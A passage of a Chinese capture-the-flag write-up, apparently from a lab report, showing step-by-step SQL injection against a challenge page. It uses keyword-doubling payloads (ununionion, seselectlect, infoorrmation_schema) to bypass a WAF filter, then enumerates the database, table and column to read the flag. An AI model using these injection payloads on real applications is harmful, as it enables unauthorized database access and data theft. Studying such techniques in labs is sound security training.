


图 15: 注入点测试（单引号报错）

使用单引号闭合 + # 注释，页面恢复正常：

```
Amy Jones'\#
```




图 16: 闭合注释测试成功

4.2.2 步骤 2：双写绕过，判断查询列数

由于 WAF 过滤 or，使用双写 **oorrder** 绕过：

```
Amy Jones' oorrder by 4\#
```




图 17: 双写绕过判断 4 列正常

测试 5 列报错，确认表共 **4 列**：



图 18: 测试 5 列报错，确认列数为 4

4.2.3 步骤 3：双写绕过，查询当前数据库

```
Amy Jones'ununionion seselectlect database(),2,3,4\#
```




图 19: 查询到数据库名：lilac

4.2.4 步骤 4：双写绕过，查询数据表名

information_schema 双写为 infoorrmation_schema 绕过 or 过滤：

```
Amy Jones'ununionion seselectlect group_concat(table_name),2,3,4
    from infoorrmation_schema.tables where table_schema='lilac
   '\#
```




图 20: 查询到表名：pfiholbpnoejbnq

4.2.5 步骤 5：双写绕过，查询数据列名

```
Amy Jones'ununionion seselectlect group_concat(column_name)
    ,2,3,4 from infoorrmation_schema.columns where table_name='
    pfiholbpnoejbnq'\#
```




图 21: 首次查询列名返回 None

调整 payload 后成功获取列名，最后一列为 flag 列：




图 22: 成功获取列名：ikcgegqmcdjemfp

4.2.6 步骤 6：查询最终 Flag

使用正确表名 + 列名，构造最终 payload：

```
Amy Jones'ununionion seselectlect group_concat(ikcgegqmcdjemfp)
    ,2,3,4 from pfiholbpnoejbnq\#
```



图 23: 成功获取最终 Flag

4.3 最终 Flag

flag{6f3e9a41-4a1a-43f1-ab25-cab262c505b5}

4.4 实验总结

本题核心考察**双写绕过 WAF 过滤**技术：

1. union → ununionion
2. select → seselectlect
3. or → oorr / infoorrmation_schema

通过逐步获取库名、表名、列名，最终成功读取 flag。